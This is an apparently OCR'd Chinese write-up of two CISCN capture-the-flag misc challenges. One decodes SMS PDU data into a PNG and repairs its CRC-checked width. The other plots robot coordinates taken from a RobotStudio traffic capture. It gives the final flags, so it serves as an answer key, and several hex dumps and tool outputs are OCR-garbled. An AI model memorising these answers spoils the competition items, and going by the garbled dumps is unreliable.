18 6A66B1B97C238P5C539CED9623D7728B2886C86856537592D3CC6D0C4E6B13836EE56C66B26C06C395CD6232F9962
19 B976B631B86C66B6C9C63F2A5A8464E25A3B4693BDCBE15A2E36868D6BE45AAE368B972
20 04910180F604091685130402400F000012405291541508A087F258968BBD16262F18D6C9B916F372F86686D572B82794C26D86EE6B1386C1E9BC939B3D98C0BE3726371995C13886FB71AD97C2B97
21 6F39720D77C8B96880B80D27A91C563722E761B8C8E31B8A9C2B8CF6461B2786CE93C31B1B9262936789DC6D662
22 69B6749B896669856FE219CD1C169B6F86DC8C5CAED5C26233F91613D0F703119AC4C69371
23 04910180F604091685130402400F000012405291938408A061CD801C26E3A1B3131916B8DD683719593C8C56E8B1D82769B8967B3726C66ABC96C350A0D0708B7C7C359B8C661B6135328C96A395
24 C3B5710C7C876C5B6A883C28767E75D949C9B7178E162B93C96271C1E9623D0F6C6B1781D62E8873651B9D260
25 CB370E3D8T7B8961B876B88726C5CA3D60E39C0C16A8E569B19960862B8C8B825A6D7C98BD68
26 04910180F604091685130402400F000012405291443408A0E65A381723DFC6D9B81D065CCBE56EB41A591C8B689
27 653615C5ABE1C8B15A18468ECD70E4B0994C33E372B398F8662B8C5D693E5688479182C8B862A33B24C48
28 6D1C6399C38970B8C683071B98C3380CD66B26C56A6D5C81B4C3C08BC4615A093C9E956D
29 04910180F604091685130402400F0000124052913408A0E65A381723DFC6D9B81D065CCBE56EB41A591C8B689
30 66B841ACC28ED9C6325C736B6CE1C83231CE3C2B86937983857169B6D33F1385C1687CD6272D079BC8A9F22C45
31 6D96CB4D4787FC833C1E3589966AEF8C931B8D98C0B8E372781D81C260F837F23817AE56E
32 04910180F604091685130402400F00001240529174308A03998B58760B8C646559381728DFC6329BCD46B8E996B66338D96BBC9CA3571CD162E8B73621B995C9B570B3F10D87B8D0D463336C463393
33 GFE4988C560E6B0B0B0C8693C16E84B583C8E617861D82D0C88C96A89594E3C08C36A8B14C3683D96C34586C061
34 04910180F604091685130402400F000012405291443408A0E65A381723DFC6D9B81D065CCBE56EB41A591C8B689
35 B8F6D37DC98Z2CAED56E33983B837968D73841867C3C960361C8D8C1B976E933D2C5C2D160
36 04910180F604091685130402400F000012405291308A0E60C18072B3C3A9838C5623D64B680E3C68B8C5C6E1AAE7CC3CD70B85B6E762397CD81B16C60EDB70B8597946B91C364582D27B60D
37 C6B71A899623C7CA37D818171IE7C4A1F35876AB91CE6B1CD6E2D76C3571B8763D3D70B85B83C3D686181946B
38 3C5CCB77079868BC1CCE6B22C6798F1CAB59A805C0E936336586C26A68D7165330E07B3C6D
39 04910180F604091685130402400F000012405291444508A0B0D9C41E76B1D9385CB991CDB6B22C17BBD5C6379C2D16268FC5B8DCD89C9B0D1C33732D5636C36666D9AC76B3D5CC6318D91C1E88
40 CB309A594C8E657264F32D6796D66E86198C46B8391C56272CD56ABD6A899A383C46C1CAB5997946338B6D85704C569
41 ED1C433197926B3D970E4B04D66AE9D728371401C96C96C815C4E4626886B8F49B892CC9965
```

一开始尝试hex解码，无果，后面通过搜索引擎查找部分特征字符串发现是 PDU编码

PDU在线站：

- <http://www.sendsms.cn/pdu/>
- <https://smspdu.benjaminerhart.com/>

把第一行放进去解码看一下

金笛短信PDU编码解码工具
PDU Format Converter (Encoder/Decoder) for GSM SMS.

PDU SMS message creator Hexadecimal PDU Message Entry/Display Resultant 7/8/16 Bit readable PDU Message

SMSC	<input type="text"/>
Receiver	<input type="text"/> +8613601019694
Alphabet Size	<input type="radio"/> 7 <input type="radio"/> 8 <input checked="" type="radio"/> 16
Message Class	<input type="button" value="None"/>
Receipt	<input type="checkbox"/>
Validity (Relative)	<input type="checkbox"/> <input type="text"/>
您好！欢迎使用金笛短信设备。www.sendsms.cn	

Convert >

0011000D91685130402400 F0000AA1BE8329BF06689 DFE2D01D1DA683D273101D 5D0699D9E1F30F	SMSC# Recipient: +861503044200 0 Validity: Rel 4d TP_PID: 00 TP_DCS: 00 TP_DCS- popis: Uncompressed Text No class Alphabet: Default hello,bob!what is the flag? Length: 27
---	--

Convert >

接收者电话号码

<https://blog.csdn.net/mochu7777777>

前面几行的一些信息

```
hello,bob!what is the flag?  
  
the first part of the flag is the first 8 digits of your phone number  
  
那其他部分呢  
  
看看你能从这些数据里发现什么? w465
```

提示第一部分flag为接收者电话的前八位: **15030442**

后面接下来 **0491** 开头的每一行都是长度 **160** 的十六进制数据

```
1  SMSC#+10086
2  Sender:+8615030442000
3  TimeStamp:25/04/21 19:43:59 GMT ?
4  TP_PID:00
5  TP_DCS:00
6  TP_DCS-popis:Uncompressed Text
7  No class
8  Alphabet:Default
9
10 5b4c4ce7b6d5edd6d5cb961fc84f193ca71471db155b62c9df5ealebed933929de07bebcd87853ddaf6303ac6fbaaa0ffff6bb23cbfefbecd716028173e1259796fbbebf3f12f43ea54fcfeee54f11c8
11 Length:160
12
13
14
15  SMSC#+10086
16  Sender:+8615030442000
17  TimeStamp:25/04/21 19:44:43 GMT ?
18  TP_PID:00
19  TP_DCS:00
20  TP_DCS-popis:Uncompressed Text
21  No class
22  Alphabet:Default
23
24  f5a91d7cb54fd0b83e927bbfbe7d6a121d32649748f453ca0fbfffe56162c5e5c4e3f757804e9aeb17a8b441513c78591c43c9493bb2567c6a475e69c59912c9e2f0785fe43761a523efa7c7479effdbf
25 Length:160
26
27
28
29  SMSC#+10086
30  Sender:+8615030442000
31  TimeStamp:25/04/21 19:39:48 GMT ?
32  TP_PID:00
33  TP_DCS:00
34  TP_DCS-popis:Uncompressed Text
35  No class
36  Alphabet:Default
37
38  d047dbb980e75a1b99d12493c2aeee4500fc691ddd083075f3c00032fe55607df115d7e8156f254d4ab232b1dd4a1bf64a944b03cc6625b890acc9d6db174d9ca08cc2d8149881296246ad5a84e8294f0
39 Length:160
40
41
42
43  SMSC#+10086
44  Sender:+8615030442000
45  TimeStamp:25/04/21 19:40:23 GMT ?
46  TP_PID:00
47  TP_DCS:00
48  TP_DCS-popis:Uncompressed Text
49  No class
50  Alphabet:Default
51
52  a724badf3e0794e51114c80f971ce0d9c835d9f048ddd1c0873d9cc383f3d1c79fd53afa80cb89125cedf400cf3e64415f1b5df193bc382f3b9994a0c5f69c3c032978b41534d357b24ff31a7db0f0f0
53 Length:160
```

<https://blog.csdn.net/mochu7777777>

每一行解码出来的时间戳不一样，这里编码的数据应该是按照时间顺序来一块一块编码的

理解 PDU 编码规则：<https://mirokaku.github.io/Blog/2017/PDU-Encode/>

我们将 **0491** 开头所有行复制出来，另存为 **data2.txt**。解码时发现了 **png** 图片头的十六进制数据。

```
PS C:\Users\Administrator\Downloads> python .\code.py
89504e470d0a0a000000d49484452000003f0000003f080600000bfffaf2dd00000017352474200aece1ce9000000467414d410000b18f0bfcc61050000000697648597300000ec300000ec301c7
6fa86c9000bf5749444154785e7cfdf5d75647b628fe12dc43841042dcdd85b874dc3d1df71077978e27a4e3244080e0eee1002716fdbdbcf39e37bc7fd4feace4fd53be13dfbd
6cd59554b9e2e2b56ae2df3e62d2a93264e2b3367cc2d4b97ae2c3367cd2bb366cd2f73e72cac7553a7cc2c53a7ceace7ea6cc6d65fe822565f1921565fa8c3965f2941965eab45965d6ecf965c6cc
b9f5386dfaecd4a6bf69c0565cccd800965defcc515c771c1c2a51506aebab921035a60d182eb1abe3269f2f45aef3cf92e5abcbce27d316e6299f0e5945a070eee9490971cf82c5db6aa1675e48643d694
4f1d1ae8a30d6e49d8010c79c0e1f5e5c4a9155e1bdada143aa0491fc795abd6d573f0293338b2900f7d70f8a6be3c64faa32aa770e061ede64221f1ba65ee0264e9a566d997da0deb9237b8cfde2cb
b26efda64aeff3d1e3aadc64824b37c7858b9655baf3172cae3ace9addfa9e6c7893172c3e8e0a3a74211f3df1a1c3f80993ab4c64d186173a64868757ea8f1799e092172fb0e829e0e94c77ed68e209
0e0f743a5f673fc0818b07feead1cb3e483b39c225877afa29f4600fb4c9870e3b253f32c2c5034df239aacf7e1bf5d9d86a7ffae6113c3cede4493b91813cdad152b4a7ddc8e47cf98a355be5c30f0e
f9c80e49f245d726a27371cf58e783887937def1c2cfa6883e343dad059b67c75a59d1e70c8ac9eafc275defc66fe565ba57f6827ab3634f0d0461f7ae3870ffe29638e556dead16613b4c8ef88063c
f5f708c377cb2bfc534bcc892f2254ef257a7e041163472dce20f36654103adacc73375d6a664bfa1a71d9f55abd7d782ae23b99a6d97c4f5dab279ccb765fd86afcaea3578a5a9e76hd76d286hd0a77f77
https://blog.csdn.net/mochu777777
```

那就可以在解码后按照时间顺序写成 **png** 文件，在 **data2.txt** 的所有行中有一行解码后长度不是 **160** 而是 **100** 的字符串，这一串是没有用的，加上去反而影响了图片正常显示。

```
82a6077f383ee791280c3a336aceaacec006c7c1b4716c459b812de0e5ea8863b601620ba37dbdc37649d201c71105e30cf2e8725049c93658e720829f402ce8c3f7c4af95b29510584993aef91523be
637b144fbe43d74c9cfcc5110cfba64dc0b10b9f719efd2ed1c2e57378b45778da0a9b6d04e2d49d7e8a40fac538afdf6b48fb2b601ce94827e782113d0d72f8ecb5a3064c70ca66c854f965cd58343
cf397a6ca85d3ddaead1c43bfb8110cbb6f78569a6c4c06b26b03039facacee9852fb8ec437c6c714aa0aee16813e8f43f79e0a2e15cb2862f3892237d87fef410d4f007afaed9b5ed18b0bfbec203
0dc11a7ff4f99be08f1e9d6cb792493ff207f1a1f338d5df821a3f2753b3619bdc2bfed87cddc658396e6e011e6dbc403d99c938f4fb66de716c0d98bbc8d9fa334ef93edb80cfe4437eb49c931d9e
6b056d360183af3a7a91236da20d2d4502c9440a97dd3379296c2a714a4c64fffffd47407390c84300c45ef7f295870b0a0a7e82fa22180ed0c53c59a2e5a9af6e3b2cfba2b0373a6d6f1fa3a15b77da2
5a3c3bf5b8667cf04c1b8eb1311d6338daf24c8a5e35c3b9176bf2fb83237737275d317b8f0aaa51a053d7c30f6183b33dcce467d9d094d5a70ee5798f7b60a434f6e9e7e468c1717accf897ea0771b7b
7bf4bccbf57afdf5c5fcf24f74717f4337d75ffbb1407df8013facfb96f3e9b263cc3470512740000000049454e44ae426882
https://blog.csdn.net/mochu777777
```

所以我们要把这一行解码后长度不为 **160** 的去掉，最终脚本如下

注意调用pdu编码解码的相关类和方法需安装如下两个模块


```
pip install smspdu
pip install smspdudecoder
```

```
# -*- coding: utf-8 -*-
#Author: mochu7

from time import strftime, mktime
from smspdu.codecs import GSM
from binascii import unhexlify

with open('data2.txt') as f:
    lines = f.readlines()
    mydic = {}
    for line in lines:
        Year = '20' + line[34:36][::-1]
        Month = line[36:38][::-1]
        Day = line[38:40][::-1]
        Hour = line[40:42][::-1]
        Minute = line[42:44][::-1]
        Second = line[44:46][::-1]
        time = '{}-{}-{} {}:{}:{}'.format(Year, Month, Day, Hour, Minute, Second)
        timestamp = int(mktime(strptime(time, r"%Y-%m-%d %H:%M:%S")))
        mydic[lines.index(line)] = timestamp
    mydic = sorted(mydic.items(), key=lambda item: item[1], reverse=False)
    with open('flag.png', 'wb') as f:
        for line_num in mydic:
            line_num = line_num[0]
            pducode = lines[line_num][50:330]
            data = GSM.decode(pducode)
            if len(data) == 160:
                f.write(unhexlify(data))
            else:
                pass
```

得到一张 CRC 校验报错的图片



010 Editor - C:\Users\Administrator\Downloads\flag.png:3

01F0h : 4B 3B C2 25 87 7A FA 29 F4 60 0F BA C9 87 0E H; 9À§‡zú)ô`.<'É‡.
0200h : 3B 25 3F 32 C2 C5 03 4D F2 39 AA CF 7E 1B F5 D9 ;%?2Añ.Mô9^í~.çÜ.
0210h : D8 6A 7F FA E6 11 3C 3C ED E4 49 3B 91 81 3C DA Øj.ue.<>ia;`.<'Ú
0220h : D1 52 B4 A7 DD C8 E4 7C F9 8A 35 5B E5 C3 0F 0E NR.'§YÉa|ùS5ñå..
0230h : F9 C8 0E 4E 9F 24 5D 72 6A 27 37 1C F5 8E 78 38 ÙÈ.NVS]rj'7.ôžx8
0240h : 87 93 7D EF 1C 2C FA 68 83 E3 43 DA D0 59 B6 7C +"i.,úhfäcÜDÝ§I|
0250h : 75 D5 9D 1E 70 C8 AC 9E AF C2 75 FE 66 FE 56 uÖ.-pÈ~ÄuPufþV
0260h : 5B A5 7F 68 27 AB 36 34 FO D0 46 1F 7A E3 87 0F [W.h«64öDF.zä†.
0270h : FF 26 60 07 55 CC D7 D1 66 12 D4 26 FF 00 00 00

```
输出  
执行操作: 'C:\Users\Administrator\Documents\SweetScape\010 Templates\Repository\PNG.bt' 于 'C:\Users\Administrator\Downloads\flag.png'...  
ERROR: CRC Mismatch @ chunk10; in data: bf22dd; expected: 575f10df  
ERROR Line 332: 模块通过文件名“data”写入文件失败。  
执行操作: 'C:\Users\Administrator\Documents\SweetScape\010 Templates\Repository\010.bt' 于 'C:\Users\Administrator\Documents\SweetScape\010 Templates\Repository\PNG.bt'...  
模块执行成功。
```


输出 | 查找结果 | 多文件中查找 | 比较 | 直方图 | 校验和 | 进程

*ERROR: CRC Mismatch @ chunk[0]: in data: bfba1f2dd; expected: 575f1f0d

按照前面的提示，我们可以猜测这里原来的宽为 465。

flag.png																			
编辑方式:		十六进制(H)		运行脚本		运行模板													
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF		
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR		
0010h:	00	00	01	D1	00	00	00	3F	08	06	00	00	00	BF	FA	F2	...Ñ...?....úò		
0020h:	DD	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00	Ý...sRGB.@í.é..		
0030h:	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	.gAMA..±..üa...		
0040h:	00	09	70	48	59	73	00	00	0E	C3	00	00	0E	C3	01	C7	.pHYs...Ä...Ä.Ç		
0050h:	6F	A8	64	00	00	BF	57	49	44	41	54	78	5E	7C	FD	F5	o\d..¿WIDATx^ ýð		
0060h:	D7	56	47	B6	28	FE	12	DC	43	84	10	42	DC	DD	85	B8	xVG¶(þ.ÜC,,.BÜÝ...,		
0070h:	74	DC	3D	1D	F7	10	77	97	8E	27	A4	E3	24	40	80	E0	tÜ=..w-ž'¤äš@€à		
0080h:	EE	EE	10	02	71	6F	DD	BD	CF	39	E3	7B	C7	FD	4F	EA	íí..qoÝí9ä{çýOê		
0090h:	CE	4F	D5	3B	E1	3D	FB	DE	71	7F	A8	67	AD	55	35	BD	íöð;á=ûþq."g-U5%		
00A0h:	66	CD	59	55	4B	9E	2E	2B	56	AE	2D	F3	E6	2D	2A	93	fíYUKñhv@á»»		
00B0h:	26	4E	2B	33	67	CC	2D	4B	97	AE	2C	33	67	CD	2B	B3	&N+3gí-K-@,3gí+		

即可得到剩下的flag



$\times x - 6586 - 4c9e - b436 - 26d@f122\ 93e4 \}$

或者可以使用爆破图片宽高的脚本

```
#coding=utf-8
import zlib
import struct
#读文件
file = 'flag.png' #注意，1.png图片要和脚本在同一个文件夹下哦~
fr = open(file,'rb').read()
data = bytearray(fr[12:29])
crc32key = eval(str(fr[29:33]).replace('\\\\x','')).replace("b'",'0x').replace("''",''))
#crc32key = 0xCBD6DF8A #补上0x, copy hex value
#data = bytearray(b'\x49\x48\x44\x52\x00\x00\x01\xF4\x00\x00\x01\xF1\x08\x06\x00\x00\x00') #hex \copy grep hex
n = 4095 #理论上0xffffffff,但考虑到屏幕实际, 0xffff就差不多了
for w in range(n):#高和宽一起爆破
    width = bytearray(struct.pack('>i', w))#q为8字节, i为4字节, h为2字节
    for h in range(n):
        height = bytearray(struct.pack('>i', h))
        for x in range(4):
            data[x+4] = width[x]
            data[x+8] = height[x]
            #print(data)
        crc32result = zlib.crc32(data)
        if crc32result == crc32key:
            print(width,height)
            #写文件
            newpic = bytearray(fr)
            for x in range(4):
                newpic[x+16] = width[x]
                newpic[x+20] = height[x]
            fw = open(file+'.png','wb')#保存副本
            fw.write(newpic)
            fw.close
```

运行即可得到图片的真实宽度

```
PS C:\Users\Administrator\Downloads> python .\crc.py
bytearray(b'\x00\x00\x01\xd1') bytearray(b'\x00\x00\x00?')
```

修改宽度即可得到flag

```
CISCN{15030442_b586_4c9e_b436_26def12293e4}
```

场景实操冲刺卷

MISC

robot

创新实践能力赛（线上初赛）

第4题

基准分值： 400 分 试题类型： Misc

题目名称： robot 场景实操)中刻卷

题目描述：分析给出的机器人仿真程序和流量包，提取机器人控制程序控制机器人写出的字符串，flag为"CISCN{md5(机器人绘制的字符串)}"（md5值小写）

题目附件： [点击下载](#)

请输入flag

提交答案

<https://blog.csdn.net/mochu777777>

400 分 400 分

RobotStudio机器人绘制，直接看 [cap.pcapng](#) 流量包

发现只有三个tcp流，其中第一流内容很大，且后面两个流比较小并没什么线索。分析第一个流发现了很多以下数据

```
....a....>.  
....a..$.  
....a..VQ..  
....a...d.....ve .....].#.GET./127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output 15.....  
.....15; 3; 3;1;#2;z;RAPID/pos;z;RCP;1;1;RAPID/num;num;3;8;y;RAPID/pos/y;RCP;1;1;RAPID/num;num;2;4;x;RAPID/pos/x;RCP;1;1;RAPID/  
num;num;1;0;.....[e!.....B".SET./127.0.0.1/RAPID/T_ROB1/Module1/tgPos{1}.Value.[27,36,0]....."e!.....  
.....3e".....".GET./127.0.0.1/Mode.....&e".....  
....AUTO.....Ke#.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....je#.....Q .....-Status HeldRemote -Uid 20 -app ""  
-loc "LAPTOP-7E2C9QKX" -alias "tests".....Se$.....".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20....."e$.....  
.....Ke%.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e%.....-Status NoMaster.....  
3e&.....".GET./127.0.0.1/Mode.....protobuf..a...  
....a.....  
....a..r*..  
....a....>.  
....a..$.  
....a..VQ..  
....a...d.....&e&.....  
....AUTO.....Ke'.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e'.....-Status  
NoMaster.....Se(.....".SET./127.0.0.1/.RequestMaster2.-Domain RAPID -Uid 20....."e(.....Ne).....  
5#.GET./127.0.0.1/RAPID.SymbolProperties.RAPID/pos.....;e)......" ..#2;REC;1;1;12;1;3;2;6;40;.....ve*.....".#GET./  
127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output 15.....e*.....15; 3; 3;1;#2;z;RAPID/pos/  
z;RCP;1;1;RAPID/num;num;3;8;y;RAPID/pos/y;RCP;1;1;RAPID/num;num;2;4;x;RAPID/pos/x;RCP;1;1;RAPID/num;num;1;0;.....[e+.....B".SET./127.0.0.1/  
RAPID/T_ROB1/Module1/tgPos{2}.Value.[28,35,0]....."e+.....3e,.....".GET./  
127.0.0.1/Mode.....&e,.....  
....AUTO.....Ke-.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....protobuf..a...  
....a.....  
....a..r*..  
....a....>.  
....a..$.  
....a..VQ..  
....a...d.....je-.....Q .....-Status HeldRemote -Uid 20 -app "" -loc "LAPTOP-7E2C9QKX" -alias  
"tests".....Se.....".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20....."e.....Ke/.....  
2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e/.....-Status NoMaster.....3e0.....".GET./  
127.0.0.1/Mode.....&e0.....  
....AUTO.....Ke1.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e1.....-Status  
NoMaster.....Se2.....".SET./127.0.0.1/.RequestMaster2.-Domain RAPID -Uid 20....."e2.....  
.....Ne3.....5#.GET./127.0.0.1/RAPID.SymbolProperties.RAPID/pos.....;e3....." ..#2;REC;  
1;1;12;1;3;2;6;40;.....ve4.....".GET./127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output  
15.....e4.....15; 3; 3;1;#2;z;RAPID/pos/z;RCP;1;1;RAPID/num;num;3;8;y;RAPID/pos/y;RCP;1;1;RAPID/num;num;2;4;x;RAPID/pos/  
x;RCP;1;1;RAPID/num;num;1;0;.....[e5.....B".SET./127.0.0.1/RAPID/T_ROB1/Module1/tgPos{3}.Value.[29,35,0].....  
.....protobuf..a...  
....a.....  
....a..r*..  
....a....>.  
....a..$.  
....a..VQ..  
....a...d....."e5.....3e6.....".GET./127.0.0.1/Mode.....&e6.....  
....AUTO.....Ke7.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....je7.....Q .....-Status HeldRemote -Uid 20 -app ""  
-loc "LAPTOP-7E2C9QKX" -alias "tests".....Se8.....".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20....."e8.....  
....."e9.....2" GET /127.0.0.1 / CurrentMaster2 Domain RAPID 2e9 .....Status NoMaster  
分组 1192, 10,311 客户端 分组, 7,998 服务器 分组, 15,870 turn(s). 点击选择。  
整个对话 (1476 kB) 显示和保存数据为 ASCII 滤掉此流 打印 Save as... 返回 Close Help  
查找: 滤掉此流 打印 Save as... 返回 Close Help
```

将整个流的内容复制到 `data.txt`

一开始惯性以为是图片的 RGB 数据，后来看了下发现第三位都是 0，只有前两位，那么应该是坐标数据，直接点黑白。而且后来一想，RobotStudio 机器人这东西估计也画不出颜色。


这些坐标数据最大不超过 400，直接简单利用Python来点黑白即可

```
from PIL import Image
import re

reg = re.compile(r'Value\.\\[(\\d+),(\\d+),(\\d+)\\]')

with open('data.txt','r') as f:
    data = reg.findall(f.read())
    # print(data)
    # print(len(data))

img = Image.new('1', (400, 400))
for i in data:
    xy = (int(i[0]), int(i[1]))
    img.putpixel(xy, 1)
img.save("md5flag.png")
```



<https://blog.csdn.net/mochu7777777>

```
>>> from hashlib import md5  
>>> md5('easy_robo_xx'.encode()).hexdigest()  
'd4f1fb80bc11ffd722861367747c0f10'
```

CISCN{d4f1fb80bc11ffd722861367747c0f10}